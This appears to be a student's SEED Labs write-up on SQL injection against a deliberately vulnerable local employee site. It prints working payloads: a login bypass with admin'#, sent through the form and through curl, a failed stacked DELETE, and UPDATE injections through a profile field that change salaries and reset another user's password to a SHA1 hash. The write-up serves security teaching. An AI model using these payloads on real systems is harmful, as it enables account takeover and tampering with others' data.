
```
admin%27%23
```

Step 5: Completed CLI Command



```
[12/07/22]seed@VM:~$ curl 'www.seedlabsqlinjection.com/unsafe_home.php?username=
admin%27%23&Password='
```

Step 6: Feedback from command indicating success:




```
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top
 with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of b
ootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the pag
e with error login message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the ph
p script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-
fit=no">
  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-
color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" s
tyle="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><l
i class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span
class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link
' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='log
out()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button
></div></nav><div class='container'><br><h1 class='text-center'><b> User Details
 </b></h1><hr><br><table class='table table-striped table-bordered'><thead class
='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope
='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope
='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th sc
ope='col'>Ph. Number</th></tr></thead><tbody><tr><th scope='row'> Alice</th><td>
10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td
><td></td></tr><tr><th scope='row'> Boby</th><td>20000</td><td>30000</td><td>4/2
0</td><td>10213352</td><td></td><td></td><td></td><td></td></tr><tr><th scope='r
ow'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td
><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td><td
>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td></t
r><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>321
11111</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</t
h><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><t
```

Task 2.3: Append a new SQL statement

Step 1: We will use SQL statements to carry out an SQL injection into the webpage, the statement formulated will be separated by a ; and this will complete the attack


Step 2: Current status of information inside the database for user details:




User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Step 3: This will attempt to remove Boby shown earlier in the database.
SQL Statement:
admin'; DELETE FROM credential WHERE name='Boby'";#



Step 4: We can see that this fails and we are unsuccessful


The account information your provide does not exist.


Step 5: This attack is unsuccessful due to the mysqli extension. Mysqli doesn't allow multiple queries when accessing the database, so this would not be possible to complete.

Task 3: SQL Injection Attack on UPDATE Statement

In this task, we are going to log in as Alice, a user with no administrator privileges. Then, we are going to use an SQL injection attack on to modify her own salary, other people's salary and other people's password.

Task 3.1: Modify your own salary

Step 1: Log into Alice's account




www.seedlabsqlinjection.com

Employee Profile Login

USERNAME: alice'#

PASSWORD: Password

Here is Alice's current Salary information:




www.seedlabsqlinjection.com/unsafe_home.php

Alice Profile


Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABs

Step 2: Now we go to http://www.seedlabsqlinjection.com/unsafe_edit_frontend.php to do an SQL injection attack to change Alice's salary infromation.




Step 3: Perform the SQL injection attack by changing the salary from 20,000 to 200,000.



NickName: ',salary='200000

When we click on save and go back to Alice's profile, we can see the Salary value changed from 20,000 to 200,000.


SQLi Lab - Mozilla Firefox
File Edit View History Bookmarks Tools Help
www.seedlabsqlinjection.com/unsafe_home.php
Home Edit Profile Logout


Alice Profile

Key	Value
Employee ID	10000
Salary	200000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABs

Task 3.2: Modify other people's salary

Step 1: To modify Boby's salary from 20000 to 20, we will use this SQL injection code while still being logged in as Alice: ',salary=20 WHERE name='Boby';#



SQLi Lab - Mozilla Firefox
File Edit View History Bookmarks Tools Help
www.seedlabsqlinjection.com/unsafe_edit_front
Home Edit Profile Logout
Save

Alice's Profile Edit

NickName	',salary=20 WHERE nan
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

Copyright © SEED LABs

Step 2: Log into the Admin account and successfully confirm the changes to Boby's salary.




User Details


Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	200000	9/20	10211002				
Boby	20000	20	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Task 3.3: Modify other people's salary
The database stores hash values of password instead of plaintext password srtings.The unsafe_edit_backend.php code uses SHA1 hash function algorithm to get hash value of passwords. This can be confirmed by:

- Open the unsafe_edit_backend.php located at var/www/SQLInjection




```
[12/11/22]seed@VM:~$ cd /var/www/SQLInjection
[12/11/22]seed@VM:.../SQLInjection$ sudo vim unsafe_edit_backend.p
hp
```




```
$sql="";
if($input_pwd!=''){
  // In case password field is not empty.
  $hashed_pwd = sha1($input_pwd);
  //Update the password stored in the session.
```

We can see the password is stored as a hash in the variable *hashed_pwd*. The hashing function is sha1.

So, to modify other people's password:
Step 1: We will create a file that stores the password (we are using test123 as the password) we want to set for the other user and we will hash that password using sha1.




```
[12/11/22]seed@VM:~$ echo -n 'test123' > password.txt
```



```
[12/11/22]seed@VM:~$ cat password.txt
```

Step 2: Hash the password via sha1 hash function:




```
[12/11/22]seed@VM:~$ sha1sum password.txt
7288edd0fc3ffcbe93a0cf06e3568e28521687bc  password.txt
```

test123 is hashed and we get the hashed value: 7288edd0fc3ffcbe93a0cf06e3568e28521687bc

Step 3: Using the hash value, we can set Boby's password to be test123. For that, on Alice's profile edit page we can use this command and click save:


',Password='7288edd0fc3ffcbe93a0cf06e3568e28521687bc' WHERE name='Boby';#



